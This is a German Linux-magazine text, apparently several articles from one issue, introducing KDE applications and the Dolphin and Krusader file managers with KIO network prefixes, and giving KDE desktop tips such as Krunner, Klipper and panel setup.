Q4-OS: Dieses angepasste Debian-System nutzt das Trinity Desktop Environment, das älteres KDE 3.5 als Desktop am Leben erhält. Die Distribution (auf Heft-DVD) ist gut für ältere PCs geeignet (<http://q4os.org>).



Die Programme von KDE

Als ausgewachsene Arbeitsumgebung liefert KDE nicht nur einen attraktiven Desktop, sondern auch formidable Programme. Viele sind in den KDE-Varianten der verbreiteten Linux-Distributionen schon vorinstalliert.

Von David Wolski

Der Desktop von KDE macht nicht alle an: Sehr viele Einstellungsmöglichkeiten, eine schier überbordende Zahl an Funktionen an allen Ecken und Enden, das wirkt auf jene Anwender abschreckend, die eine einfache Oberfläche im Stil von Gnome und Unity bevorzugen. Aber im Windschatten von KDE entstehen Anwendungen, die oft zum Besten gehören, was die Open-Source-Community zu bieten hat – auch dies ist ein Motiv für KDE.

Wer eine komplette KDE-Umgebung installiert, ist erst einmal für die meisten Anwendungsbereiche mit Open-Source-Programmen versorgt. Zum engeren Kreis um die Desktopumgebung gehören KDE-Dienstprogramme wie Adressverwaltung, Brennprogramm, Taschenrechner, Musikplayer, Mailclient, Texteditor. Die Liste nützlicher KDE-Anwendungen für den Computertag ist lang. KDE scharte die empfehlenswerten Anwendungen als „KDE Software Collection“ um sich und deren Entwickler sprachen sich über gemeinsame Veröffentlichungstermine ab, damit eine neue Version von KDE immer auch gleich mit frischen Anwendungen erscheinen konnte. Ab KDE Plasma 5 ist diese Vorgabe aber nicht mehr so streng: Während die Bibliotheken, die ab jetzt in den „KDE Frameworks“ zusammengefasst sind, weiterhin dem Entwicklungszyklus des Desktops folgen, erscheinen die „KDE Applications“ nach einem eigenen Rhythmus. Seit Dezember 2015 umfassen die KDE Applications 146 Programme und in diesem Beitrag picken wir die Perlen heraus.




Die vorgestellten Programme machen übrigens nicht nur auf KDE eine gute Figur, sondern funktionieren auch unter den anderen Linux-Desktops. Bei der Installation über die Paketmanager der verwendeten Distribution zieht das jeweilige KDE-Programm die benötigten KDE-Bibliotheken als abhängige Dateien mit auf das System.

Calligra: Für Dokumente und Grafiken

Bevor Open Office und dann Libre Office zur tonangebenden Office-Suite für Linux wurden, war Koffice eine Weile mit seinen Büroprogrammen eine beliebte Alternative zu Star Office. Nach einer Umstrukturierung 2010 erfasste man die Büro- und Grafikprogramme von KDE in der Softwaresammlung Calligra. Die klassischen Büroanwendungen wie die Textverarbeitung Words, die Tabellenkalkulation Sheets und das Präsentationsprogramm Stage sind solide Anwendungen. Im Funkti-

onsumfang und bei der Kompatibilität mit Microsoft-Formaten können die Programme allerdings nicht mit Libre Office mithalten. Aber auch wer grundsätzlich auf Libre Office setzt, erhält über Calligra nützliche Softwareperlen, die Libre Office ergänzen können. Alle Programme von Calligra sind über die Paketverwaltung der verbreiteten Linux-Distributionen einzeln verfügbar.

Krita: Die Grafikbearbeitung ist das bekannteste Programm aus der Calligra-Kollektion. Es bekam zuletzt wegen seines hohen Entwicklungstempos, das Funktionen für professionelle Grafiker schnell umsetzt, viel Aufmerksamkeit. Krita stellt nicht die Retusche in den Mittelpunkt, sondern Werkzeuge für Illustratoren und Freihandzeichner, die Grafiken auf einem digitalen Zeichenblock erstellen – auch per Grafiktablett. Es gibt zudem 3D-Texturen sowie Tools zur Anpassung von Perspektive und Proportionen, die sich mit Adobe Photoshop messen können.



Calligra kann Libre Office nicht ersetzen. Aber einige Module wie die Diagramm- und Flowchart-Anwendung ergänzen es sinnvoll.



Grafikprogramm Krita: Unter den Calligra-Anwendungen ist Krita die bekannteste und wird professionellen Ansprüchen gerecht.

Braindump und Flow: Um Mind-mapping und Flussdiagramme kümmern sich diese Calligra-Zutaten. Die Werkzeuge von Braindump eignen sich dazu, schnell und einfach verknüpfte Ideen in einem Diagramm festzuhalten. Flow enthält dagegen ein großes Arsenal für Flowcharts aller Art – von der Visualisierung einer Netzwerktopologie bis hin zu Schaltplänen und Geschäftsprozessen.

Plan ist ein Programm zum Projektmanagement, das vormals als Kplato bekannt war. Neben Zeitmanagement gibt es Gantt-Charts und Reportfunktionen. Plan liest und schreibt nur das

eigene Dateiformat, aber es gibt externe Konverter für Microsoft Project.

Kexi: Mit diesem Tool bietet Calligra den Zugriff auf Datenbankserver wie My SQL, Postgre SQL oder das portable Sqlite. Kexi ist von Microsoft Access inspiriert und erlaubt Abfragen und die Eingabe von Daten in eine Datenbank mittels Formularen.

Bildverwaltung: Gwenview und Digikam

Ein Programm, das sich als Fotoverwaltung weit über die KDE-Arbeitsumgebung hinaus einen Namen gemacht hat, ist Digikam. Das seit über zehn

Jahren stetig weiterentwickelte Programm zur datenbankgestützten Organisation großer Bildbestände wird sogar regelmäßig nach Windows portiert, denn die Fähigkeiten von Digikam sind beachtlich: Neben der Sortierung und Kategorisierung von Aufnahmen nach Alben, Tags und Stichwörtern gibt es fortgeschrittene Sortierungsmöglichkeiten. Geotagging und Gesichtserkennung sind zwei neuere Features. Auch eine Unterstützung von Fotos in RAW-Formaten ist vorhanden: Digikam kann nicht nur die eingebettete Vorschau anzeigen, sondern auch eine RAW-Datei in der Vorschau öffnen. Ersatz für ein

Kipi-Plug-ins: Stapelverarbeitung für Bilddateien

Werkzeuge zur Stapelverarbeitung von Bildern sind unter Linux in der Shell keine Mangelware. Für Anwender, die eine GUI bevorzugen, ist das KDE Image Plug-in Interface (kurz Kipi-Plug-ins) eine gute Lösung. Diese Sammlung an Filtern, Aktionen und Konvertern für Grafikdateien glänzt mit einem enormen Funktionsumfang bei komfortabler, intuitiver Bedienung. Die Kipi-Plug-ins gehören zum Repertoire von Digikam, stehen über ihre Schnittstelle aber auch in anderen KDE-Programmen bereit, beispielsweise im handlichen Bildbetrachter Gwenview.


Alle benötigten Pakete zur Installation der Kipi-Plug-ins finden Sie in jeder Linux-Distribution, die auch KDE anbietet. Bei der KDE-Vorzeigedistribution Open Suse ist beides bereits vorinstalliert. Bei Debian, Ubuntu und seinen Abkömmlingen rüsten Sie die Plug-ins und Gwenview über den Paketmanager mit dem Kommando `sudo apt-get install gwenview kipi-plugins` nach. Die Aktionen der Plug-ins werden immer auf die markierten Bilddateien angewandt. In Gwenview oder Digikam wählen Sie die

gewünschten Dateien in der Ordnerübersicht und können dann in der Menüleiste mit „Module -> Stapelverarbeitung“ auf die Funktionen der Plug-ins zugreifen, etwa um Bilder vor dem Versenden per Mail zu verkleinern oder um Bildformate zu konvertieren.



Schlanke Alternative zu Digikam: Der Bildbetrachter Gwenview bietet wie Digikam Zugriff auf die Kipi-Plug-ins zur Stapelverarbeitung und Serienkonvertierung von Bilddateien.

Digikam bündigt Bilderfluten. Die Fotoverwaltung kann Fotos auch automatisch nach Tags und GPS-Daten katalogisieren. Zuletzt kam eine Gesichtserkennung hinzu.



Okular: Der Reader öffnet nur PDF-Dateien und bietet ein Auswahlwerkzeug, um beliebige Ausschnitte als Text oder Bild in die Zwischenablage zu befördern.



Programm für RAW-Abzüge wie Ufraw, Darktable und Rawtherapee ist Digikam allerdings noch nicht.

Gwenview: Als Bildbetrachter ist Digikam mit seinem Datenbank-Backend nicht geeignet. Zum Betrachten gibt es in KDE Gwenview. Dies startet nicht nur schneller als Digikam, es ist auch gut für die Stapelbearbeitung außerhalb von Digikam geeignet und integriert sich gut in das Kontextmenü von vorhandenen KDE-Dateimanager. Gwenview unterstützt alle verbreiteten Grafikformate und kann sogar PSD-Dateien von Adobe Photoshop anzeigen. Die Kipi-Plug-ins (siehe Kästen) liefern Tools zur Stapelverarbeitung von der Bildern.

Okular: Nicht nur für PDFs

Ein PDF-Betrachter ist heute Teil jeder Desktopumgebung und in KDE übernimmt Okular die Darstellung von

PDF-Dateien. Das Programm kann aber noch mehr: Der Dokumentbetrachter unterstützt gängige Formate wie Postscript, EPS, DVI, Ebook-Formate wie Epub, Amazon Mobipocket, Open-Document-Dateien und sogar CHM-Dateien von Windows. Zur Navigation durch ein Dokument zeigt Okular in der Seitenleiste das enthaltene Inhaltsverzeichnis an und außerdem eine Seitenvorschau und individuelle Lesezeichen, die Anwender selbst setzen können. Diese Lesezeichen speichert Okular nicht in der Dokumentdatei, sondern in seinen eigenen Einstellungen. Lesezeichen stehen so unabhängig vom eigentlichen Dokument über Okular bereit, das wie ein Zettelkasten alle Einträge einer Bibliothek an einer Stelle sammelt. Für PDF-Dateien gibt es einen Revisionsmodus für Anmerkungen und Markierungen, der per F6-Taste aktiviert wird. Diese

Änderung müssen dann aber im PDF-Dokument selbst über „Datei -> Speichern unter“ gesichert werden. Nicht zu verachten sind die Möglichkeiten zum gezielten Ausschneiden von Textstellen und Bildern unter „Extras“, die auch bei Dokumenten ohne korrekten Textfluss die Kopie einer Stelle anhand einer frei dimensionierbaren Auswahlbox erlauben.

Wer Okular unter Debian oder Ubuntu nachinstalliert, braucht zur vollen Unterstützung aller Formate diesen Befehl

```
sudo apt-get install okular-extra-backends-kde4
```

auf der Kommandozeile.

Entwicklung: Kate und Kdevelop

Für Textdateien, Konfigurationsdateien und Scripts benötigt man zur Bearbeitung oder Durchsicht einen leistungsfähigen Editor. Mit dem Editor Kate hat KDE ein Programm in der Grundausrüstung, das schon einige Elemente einer Programmierumgebung wie Syntax-Highlighting und Projektbaumansicht übernimmt. Kate erkennt den Quellcode von etlichen Sourcecode-Dateien, von Assembler bis XML. Funktion-Folding erlaubt das Einklappen einzelner Abschnitte, und zusammen mit der Hervorhebung von Klammern ist Kate allein schon eine große Hilfe bei der Durchsicht von Quellcode und bei kleineren Programmieraufgaben.

Kdevelop: Eine Nummer größer als Kate ist Kdevelop, das Programm geht aber trotz seines deutlich größeren Funktionsumfangs immer noch als schlankes IDE durch (Integrated Development Environment). Die Programmierumgebung enthält eine komplette Projektverwaltung mit Dateibrowser und Klassenbibliothek. Syntaxhervorhebung und Autovervollständigung unterstützen alle gängigen Programmier- und Scriptsprachen.

Ein Templatesystem erlaubt die Anlage neuer Programmierprojekte aus Vorlagen heraus und zur Versionsverwaltung gibt es eine Schnittstelle zu CVS oder Subversion.

KDE-Dateimanager

Wer mächtige Dateimanager mit Netzwerkfähigkeiten sucht, wird unter KDE schnell fündig: Dolphin und Krusader sind zwei vielseitige Programme, die den leistungsfähigen KDE-Unterbau optimal nutzen.

Von David Wolski

Dateien öffnen, von A nach B kopieren, verschieben oder löschen:

Diese Disziplinen beherrscht auch noch der einfachste Dateimanager. Im Alltag genügen diese grundlegenden Aktionen längst nicht mehr. Ein moderner Dateimanager muss eine stolze Zahl an Netzwerkprotokollen unterstützen sowie mit angeschlossenen Android-Geräten klarkommen. KDE hat in Sachen Dateiverwaltung eine Menge zu bieten: Zum einen sind die grundlegenden KDE-Bibliotheken für Netzwerkzugriffe ein Heimvorteil, zum anderen erweist sich bei diesen Tätigkeiten der enorme Funktionsumfang von KDE-Programmen und deren kleinteiligen Einstellungsmöglichkeiten als äußerst nützlich.

Dolphin: Gewandter Standard

Das Aushängeschild von KDE ist der Dateimanager Dolphin, da es der vorinstallierte Standard-Dateimanager dieser Desktopumgebung ist. Und dafür, dass es sich um einen Teil der Grundausrüstung handelt, ist der gebotene Funktionsumfang von Dolphin beeindruckend.

Der Dateimanager ist ein Neuzugang ab KDE 4 und sollte die Fähigkeiten von KDE eindrucksvoll demonstrieren. Dolphin war auch eines der ersten Programme, das für KDE Plasma 5 auf das neue Toolkit Qt 5 portiert wurde. Allerdings sind noch nicht sämtliche Menüpunkte unter allen Linux-Distributionen ins Deutsche übersetzt und wer eine sehr aktuelle Version von KDE Plasma 5 einsetzt, hat es hier häufig noch mit einem Sprachgemisch zu tun.




Nur auf den ersten Blick handelt es bei Dolphin um einen Ein-Fenster-Dateimanager: Über das Menü „Einstellungen/Control -> Seitenleiste/Panel“ stehen weitere Panels zur Verfügung, etwa eine Baumansicht der Ordner und ein Vorschauenfenster für die rechte Seite. Wer häufiger mal ein Terminal im aktuellen Ordner benötigt, kann dieses mit einem Tastendruck auf F4 einblenden. Da es meist darum geht, Dateien von einem Ort zu einem anderen zu bewegen, löst sich Dolphin mit einem Klick auf „Teilen/Split“ von der einfachen Ordneransicht und zeigt ein zweites Ordnerfenster mit eigener Navigationsleiste an. Für Toolbars und Standardansichten gibt es erschöpfend viele Optionen in den Einstellungen.

Übrigens: Dolphin öffnet Dateien nach Apple-Manier mit einem Einfachklick. Die Einstellung dazu findet sich in den „Systemeinstellungen“ von KDE unter „Eingabegeräte -> Maus -> Allgemein -> Symbole“.


Suchen und finden

KDE 4 führte mit „Nepomuk“ ein Grundgerüst ein, das Metadaten zu Dateien, Kontakten, Mailadressen und Kalendereinträgen in einer lokalen Datenbank sammelte und verknüpfte. Das Konzept nannte sich „semantischer Desktop“. Anwender sollten damit Infos und Dokumente schnell wiederfinden.

Die Leistung von Nepomuk und seinem Indexdienst blieb aber hinter den Erwartungen zurück. Ab KDE 4.13 verzichtete die Desktopumgebung wieder auf Nepomuk und machte dem einfacheren, aber deutlich schnelleren Indexdienst Baloo Platz. In Aktion ist Baloo im Dateimanager Dolphin über die Suche in der Menüleiste zu sehen: Das Eingabefeld kann nach Dateinamen und Inhalten suchen, wobei diese Suche bei Textdateien, Libre-Office-Dokumenten, PDFs und DOC-Dateien funktioniert. Für andere Dateitypen fehlen noch Filter.



Dolphin ist der KDE-Standard-Dateimanager: Er bietet viele Ansichtsoptionen, Tabs, Bildvorschau, konfigurierbare Toolbars und fortgeschrittene Funktionen wie ein Terminalfenster.



Suche in Dolphin: Die Suchmaschine Baloo von KDE findet Dateien nicht nur anhand des Namens, sondern erstellt einen Index der durchsuchbaren Dateien im Home-Verzeichnis.

Krusader: Doppelt hält besser

Das Konzept von Zwei-Fenster-Dateimanagern ist 30 Jahre alt und geht auf den 1986 erschienenen Norton Commander zurück. Aber bis heute ist diese Aufteilung zur Dateiverwaltung ein beliebter und tragfähiger Ansatz. Mit dem Programm Krusader hat KDE einen wahren Alleskönner als Dateimanager auf Lager, der das altbewährte Konzept erfolgreich umsetzte. Krusader ist allerdings in den verbreiteten Distributionen mit KDE 4 oder Plasma 5 nicht vorinstalliert. Das Paket „krusader“ ist aber überall verfügbar, denn es gehört zur KDE-Programmsammlung „Extragear“. In Debian/Kubuntu ist das Paket im Terminal mit dem Befehl

```
sudo apt-get install krusader
zu installieren, in Open Suse mittels
sudo zypper install krusader
und in Manjaro KDE über
sudo pacman -S krusader
```

Krusader liegt seit einiger Zeit in der Version 2.4 vor, die zwar den Zusatz „Beta-3“ trägt, aber als ausgereift gilt. Allerdings ist Krusader noch nicht nach Qt 5 übersetzt und das Programm bringt deshalb bei der Installation unter KDE Plasma 5 einige KDE-4-Bibliotheken mit, fügt sich aber perfekt in die Desktopumgebung ein. Wer schon mit einem Zwei-Fenster-Dateimanager wie etwa dem Total Commander unter Windows gearbeitet hat, wird sich hier sofort zurechtfinden.

Der Clou: In den Adresszeilen der Dateifenster unterstützt auch Krusader die Netzwerkprotokolle der KIO-Slaves von KDE, die gleich im Anschluss näher erläutert werden. Opulente Anpassungsmöglichkeiten hat Krusader unter „Einstellungen -> Krusader einrichten“, damit der Dateimanager auch mit weniger Toolbars und Menüs auf kleinere Notebook-Bildschirme passt. Neben allen einfachen und komplexen Dateioptionen beherrscht der Krusader auch das Splitten und Zusammenfügen von Binärdateien, kann Archive als Ordner öffnen, ausgewählte Dateien packen und Textdateien mit dem eigenen, auf Kate basierenden Texteditor bearbeiten. Damit ist Krusader unterm Strich generell unter allen Linux-Desktops eine gute Wahl für Poweruser.

KIO-Slaves: Einfach ins Netzwerk

Für den Netzwerkzugriff hat KDE eine solide Protokollüberstützung in seinen Bibliotheken, die auch anderen KDE-Programmen zur Verwendung freistehen und den Datenaustausch im Netzwerk im Netzwerk unkompliziert machen. Mit diesen Schnittstellen, den „KIO-Slaves“, können die Dateimanager von KDE wichtige Netzwerkprotokolle nahtlos einbinden. KIO steht kurz für „KDE Input/Output“ und liefert enorm praktische Protokollunterstützung, die allen KDE-Programmen einheitlich und völlig transparent Zugriff auf Dateien im Netzwerk erlaubt. So stehen KIO-Slaves für den Dateizugriff auf Samba-Freigaben, auf FTP-Verzeichnisse und sogar auf SSH-Server bereit.

Deren Aktivierung erfolgt über ein jeweils spezielles Protokollpräfix, das den Protokolltyp, die Netzwerkadresse und optional den Netzwerkport im Format


```
[Protokoll] :// [Adresse] [:Port]
```

beschreibt. So funktioniert beispielsweise der Netzwerkzugriff auf einen Server mit SSH über KIO-Slaves in den Dateimanagern Dolphin oder Krusader: Nach einem Klick in die Adressleiste kann man dort manuell eine belie-



Unschlagbares Konzept: Krusader ist der Alleskönner unter den Dateimanagern und richtet sich an Fortgeschrittene, die den Zwei-Fenster-Standard bevorzugen.

Dateien nahtlos über das Netzwerk bearbeiten: Hier ist ein Verzeichnis auf einem entfernten Rechner über den KIO-Slave für SSH im Dateimanager Dolphin geöffnet.



Android-Gerät als Laufwerk: KDE versteht sich ab Version 4.10 auch auf das Media Transfer Protocol (MTP) und macht den Umweg über andere Programme oder Treiber überflüssig.

bigge Adresse und ein Protokoll eingeben. Für den Zugriff auf einen anderen Rechner mit SSH ist das Protokoll-Präfix „sftp“ nötig, das nach dem Schema

`sftp://[Adresse]`

in der Adresszeile angegeben wird. Es startet automatisch das KIO-Subsystem und fragt nach der einmaligen

Bestätigung des Fingerabdrucks des SSH-Servers und danach nach Benutzernamen und Passwort. Anschließend stellen Dolphin und Krusader die Verzeichnisinhalte über die SSH-Verbindung so dar, als wäre es ein lokaler Ordner.

Damit nicht genug: Sie können Dateien nun mit anderen KDE-Programmen wie etwa dem Texteditor Kate oder dem Grafikbetrachter Gwenview öffnen, bearbeiten und speichern – alles über diese Netzwerkverbindung. KDE wird damit zum perfekten Werkzeug für den unkomplizierten Datenaustausch unter Linux-PCs im Netzwerk und ist auch für Webdesigner und Programmierer ideal. SSH-Verbindungen sind zudem bei weitem nicht alles, auf das sich die KIO-Slaves verstehen. KDE unterstützt auf die gleiche Weise auch folgende Netzwerkverbindungen.

Windows-Freigaben: Auf Netzwerkfreigaben von Windows-Rechnern oder Samba-Servern greifen Sie mit dem Protokollpräfix „smb://[Adresse]/

[Freigabe]“ zu. Die Passwortabfrage erfolgt auch hier bei der Verbindungsaufnahme.

FTP-Server: Eine FTP-Verbindung kann KDE mit dem Präfix „ftp://[Adresse]“ aufbauen. Wie bei FTP üblich, werden hier Passwort und Benutzername unverschlüsselt übertragen. Das Protokoll ist für die Datenübertragung außerhalb des eigenen LAN also nicht empfehlenswert.

SFTP-Server: Dieses Protokoll arbeitet ähnlich wie FTP, ist aber komplett verschlüsselt und sicherer. SFTP ist kein exotisches Protokoll, sondern wird vom üblichen SSH-Serverdienst unter Linux unterstützt. Unter KDE bauen Sie eine Verbindung mit „sftp://[Adresse]“ auf.

Webdav: Unverschlüsseltes Webdav kann KDE mit dem Protokoll-Präfix „webdav://[Adresse][:Port]“ nutzen. Die verschlüsselte Variante funktioniert dagegen mit „webdavs://[Adresse][:Port]“. Der Parameter [:Port] gibt an, auf welchem Port Webdav auf dem Server läuft.

MTP: Android nutzt schon seit Version 3.x für den Dateiaustausch das Protokoll MTP (Media Transfer Protocol), das sich nicht als gewöhnlicher USB-Speichermedium am System anmeldet. Ab KDE 4.10 liefert die Desktopumgebung einen KIO-Slave für MTP. Nach der Verbindung des Android-Geräts informiert KDE im Benachrichtigungsbereich, dass ein „Tragbarer Medienspieler“ erkannt wurde. Das angeschlossene Gerät taucht nun auch im Dateimanager Dolphin und in den Dateidialogen von KDE in der Seitenleiste auf. Ein Klick darauf öffnet das Gerät mit dem Protokoll-Präfix „mtp://[Gerät]“ und erlaubt den Zugriff auf den Speicher wie auf ein Laufwerk.

Wichtig: Wenn Sie die Dateien über die KIO-Schnittstelle mit Gnome-Programmen öffnen, etwa mit Libre Office oder Gimp, so können diese nicht direkt auf die Dateien zugreifen. Stattdessen stellt KDE dann eine Kopie bereit, die in ein temporäres Verzeichnis heruntergeladen wird und im Nur-Lesen-Modus zur Verfügung steht. ●

Die besten Tipps für KDE

KDE vereint unzählige praktische Funktionen und sieht auch noch schön aus. Geizig zeigen sich die Entwickler allerdings mit der Dokumentation. Da ist eine nützliche Funktion schnell mal übersehen. Mit unseren Tipps passiert Ihnen das nicht!

Von **Stephan Lamprecht**


Ohne Zweifel ist die freie Wahl des Desktops einer der größten Vorzüge von Linux. Das bietet Ihnen in dieser Form kein anderes Betriebssystem. Man stelle sich vor, Nutzer von Windows könnten je nach Laune und Tageszeit, eine Oberfläche wie Windows 10 oder Mac-OS oder eben Linux starten. Unter Linux geht das. Wie Sie KDE, die beliebteste Linux-Oberfläche, noch besser und attraktiver machen, zeigen die folgenden Tipps. Sie gelten für KDE allgemein, so etwa für Kubuntu, aber natürlich auch für die auf Heft-DVD enthaltenen Betriebssysteme Linux Mint 17.3 KDE-Edition und Manjaro 15.12 KDE.

Desktofhintergrund ändern

Es ist zwar trivial – aber leider nicht offensichtlich: Das Ändern des Desktofhintergrunds finden Sie nirgends in den Systemeinstellungen und auch beim Rechtsklick auf dem Desktop erscheint keine Option „Hintergrundbild ...“. Einschlägig ist hier vielmehr die Kontextoption „Einstellungen für „Ordner“ – dann erhalten Sie die Einstellungen für den Plasma-Desktop und dort die Standard-Hintergrundbilder oder auch die Möglichkeit, ein eigenes Bild anzugeben. Technisch ist diese Kontextoption völlig korrekt, aber keinesfalls intuitiv.

Krunner: Mehr als nur „Ausführen“

Jeder Linux-Desktop hat einen Mini-Ausführen-Dialog für schnelle Programmstarts, der gewöhnlich mit Alt-F2 gestartet wird. Unter KDE nennt



Quelle: David Wolski

sich das Tool Krunner – und es kann einiges mehr als vergleichbare Eingabedialoge. Kleine vorinstallierte Erweiterungen geben Krunner zusätzliche Fähigkeiten zum Navigieren, zum Rechnen und zur Websuche.

Suche im Web: Um direkt aus Krunner bei Google oder in der Wikipedia zu suchen, beginnen Sie die Eingabe mit „gg: [Suche]“ beziehungsweise „wp: [Suche]“. Es gibt noch zahlreiche weitere Krunner-Übergabekürzel für den Standardbrowser, die Sie durch die Eingabe „Webkürzel“ angezeigt bekommen.

Berechnungen: Krunner kann mit vorangestelltem „=“ komplexe Berechnungen erledigen, wie etwa $=\text{sqrt}(18) + 45 * 78,9$

Anwendungen finden: Krunner bietet eine Instant Search für installierte Programme. Wenn Sie die Buchstaben des Programmnamens eintippen, wer-

den bereits die passenden Programme gefiltert und angezeigt. Per Mausklick wählen Sie die passende Software.

Hängende Programme beenden: Mit „kill [Programm]“ sendet Krunner ein Term-Signal an einen laufenden Prozess.

Manpages: Das Terminal bleibt weiter benutzbar und die Dokumentation ist weitaus besser lesbar, wenn Sie die Manpages zu Kommandotools im Krunner aufrufen – etwa „man:dd“. Die Hilfeseite wird dann im Browser angezeigt.

Dateisystem und Websites: Selbstverständlich kann Krunner auch Ordnerangaben oder URLs direkt an die richtigen Programme – nämlich an Dolphin oder an den Standardbrowser schicken. Bei Eingabe „~“ öffnet Dolphin das Home-Verzeichnis, bei Eingabe „pcwelt.de“ lädt Firefox die angegebene Website.



Krunner als Miniterminal: Das Eingabefeld hat eine ganze Reihe von nützlichen, aber durchaus gewöhnungsbedürftigen Spezialitäten zu bieten – hier den Start einer Manpage.

Wer die Möglichkeiten von Krunner schätzt, sollte eine komfortablere Tastenkombination als Alt-F2 in Erwägung ziehen. Den Hotkey finden Sie in den Systemeinstellungen unter „Kurzbeefehle und Gestensteuerung -> Globale Kurzbeefehle -> Oberfläche zur Ausführung von Befehlen“.

Die Mehrfach-Zwischenablage Klipper

Eine Zwischenablage kann jeder – KDE und sein Tool Klipper können mehr: Nach seinem Start nistet sich das Tool dauerhaft in der Kontrollleiste mit seinem „Scheren“-Symbol ein und sammelt fleißig alle Textschnipsel ein, die Sie mit Strg-C oder „Bearbeiten -> Kopieren“ einlesen. Diese lassen sich dann in beliebiger Reihenfolge an anderer Stelle einfügen, wobei Sie aber zunächst mit Klick auf den Klipper und der Auswahl eines bestimmten Inhalts den gewünschten Text bestimmen müssen.

Arbeiten mit der Kontrollleiste

Das dominierende Element auf dem Desktop ist die Kontrollleiste. Darüber starten Sie nicht nur Anwendungen, sondern wechseln zwischen laufenden Programmfenstern und erreichen wichtige Systemfunktionen wie die Arbeit mit WLAN-Netzwerken. Allerdings wird der Platz schnell knapp. Je

mehr Anwendungen laufen und je mehr Einträge in der Leiste zu finden sind, umso weniger Raum für die Anzeige von Informationen bleibt übrig.

Es gibt praktische Funktionen, mit denen Sie die Optik und die Position der Leiste verändern können. Dazu klicken Sie an einer freien Stelle der Leiste mit der rechten Maustaste und nutzen das Kommando „Einstellungen für Kontrollleiste, Kontrollleisten-Einstellungen“. Direkt oberhalb der Kontrollleiste erscheint eine Art von zweiter Kontrollleiste, die zur Steuerung und Anpassung der Leiste verwendet wird. Möchten Sie die Kontrollleiste etwa mehr in der Mitte des Bildschirms sehen und wie ein Dock nutzen, bewegen Sie die kleinen Icons, die mit den Symbolen für Tabulatoren beschriftet sind. Der Schalter mit dem Pfeil nach



Unten, oben, rechts oder links: Jede Position der Kontrollleiste ist möglich, und bis zu vier Leisten können angelegt und beliebig bestückt werden.

unten legt den Beginn der Leiste fest. Die beiden anderen Knöpfe regeln die Breite insgesamt. Sie wollen die Leiste lieber breiter oder noch einen Tick schmaler? Dann drücken Sie auf den Schalter „Höhe“ und bewegen die Maus. Die Leiste folgt unmittelbar Ihren Angaben, und der Zustand wird automatisch gespeichert.

Wenn Sie die Leiste im Stil von Unity am linken Rand des Bildschirms sehen wollen, dann drücken Sie auf den Schalter „Bildschirmkante“ und bewe-


KDE auf Netbooks

Sie möchten KDE auf einem Netbook einsetzen? Für diesen besonderen Einsatzzweck bietet der Desktop eine eigene Konfiguration.

Der Chipsatz des Grafiksystems muss allerdings 3D-Beschleunigung unterstützen, damit das System auch funktioniert. Besondere Installationsarbeiten sind nicht notwendig. Wenn Sie also KDE installiert haben und die Hardwarevoraussetzungen

passen, schalten Sie die Konfiguration einfach um. Dazu starten Sie die „Systemeinstellungen“ und wählen „Verhalten der Arbeitsfläche“ aus.

Im nachfolgenden Dialog entscheiden Sie sich für „Arbeitsbereich“ und unter „Arbeitsflächentyp“ für „Netbook“. Hier zeigt sich die KDE-Oberfläche speziell angepasst auf kleine Displaygröße und deren typische Auflösung.



Das Angebot an zusätzlichen Minianwendungen und Programmen für den Desktop und die KDE-Kontrollleiste ist enorm. Am einfachsten und schnellsten installieren Sie die Tools aus dem mitgelieferten Standardreperoire.

gen den Mauszeiger, bis die Leiste sich an der Position befindet, die Ihnen zusagt. Sie können auch mehrere (bis zu vier) Kontrollleisten anlegen und nutzen – etwa am linken und unteren Bildschirmrand. Dazu legen Sie einfach weitere Leisten an. Um eine weitere Kontrollleiste anzulegen, klicken Sie auf einer freien Stelle des Desktops (nicht auf der Kontrollleiste) mit der rechten Maustaste. Wählen Sie „Kontrollleiste hinzufügen“. Die beiden üblichen Fälle dürfte entweder die Nutzung einer völlig leeren Kontrollleiste sein oder der Einsatz einer „Standard-Kontrollleiste“. Benutzen Sie die Option „Standard“ und greifen Sie auf eine Kopie der aktuellen Kontrollleiste zu. Diese können Sie dann ganz nach Ihren Wünschen anpassen, also nicht nur die Lage und Position ändern, sondern auch die Miniprogramme und Applets einsetzen (dazu im nächsten Abschnitt mehr). Um eine zusätzliche Kontrollleiste wieder loszuwerden, klicken Sie mit der rechten Maustaste darauf und nutzen „Einstellungen für Kontrollleiste, Kontrollleiste entfernen“. Es erfolgt eine Sicherheitsabfrage und ein Mausklick später ist die Leiste wieder verschwunden.

Kontrollleisten mit Apps bestücken

Nach der Standardinstallation ist die Kontrollleiste bereits mit einer Reihe von Apps bestückt. Dazu gehört etwa das K-Menü, über das Sie Zugriff auf die installierten Programme erhalten. Welche Elemente eine Leiste zeigen soll, legen Sie aber ganz individuell fest. Wenn Sie also zwei K-Menüs, jeweils eines in jeder Kontrollleiste, nutzen wollen, ist auch das möglich.

Klicken Sie mit der rechten Maustaste und wählen Sie „Miniprogramme hinzufügen“. Sie erhalten eine kurze



Aktivitäten anlegen: Über das Werkzeugkastensymbol in der rechten oberen Bildschirmecke öffnen Sie die Option „Aktivitäten“.

Liste von Komponenten, die Sie nutzen können. Allerdings ist die Auswahl in Wahrheit sehr viel größer, als auf den ersten Blick zu erkennen ist. Die Miniprogramme sind nach Kategorien geordnet. Drücken Sie also auf den gleichnamigen Schalter und sehen Sie sich die Apps an, die Sie interessieren. Mit einem Doppelklick fügen Sie das Programm der gerade aktiven Kontrollleiste hinzu. Installierte und laufende Apps werden mit einem grünen Häkchen markiert. Unter Umständen überlagern sich die Miniprogramme. Dann setzen Sie die Kontrollleiste in den Bearbeitungsmodus und platzieren beispielsweise „Abstandshalter“. Im Bearbeitungsmodus werden Sie auch nicht mehr gewünschte Miniprogramme wieder los. Dazu müssen Sie, wenn die Leiste prall gefüllt ist, vielleicht etwas genauer zielen. Platzieren Sie dann den Mauszeiger auf einen Eintrag und nutzen Sie den Rechtsklick. Es wird dann das Menü zum Entfernen des Eintrags sichtbar.

Es gibt noch sehr viel mehr Auswahl an kleinen Apps für die Kontrollleiste und den Desktop selbst. Drücken Sie dazu auf den Schalter „Neue Miniprogramme holen“. Die KDE-Entwickler sammeln neue Erweiterungen in einem Onlinespeicher. Wenn Sie sich für „Neue Miniprogramme herunterladen“ entscheiden, öffnen Sie einen Dialog, der Ihnen neue Plasmoiden zum Download anbietet. Stöbern Sie in der Liste und lassen Sie sich von den Bewertungen der anderen Nutzer leiten. Haben Sie eine Erweiterung gefunden, die Sie nutzen wollen, drücken Sie einfach auf „Installieren“.

Arbeitsflächen je nach Aufgabengebiet

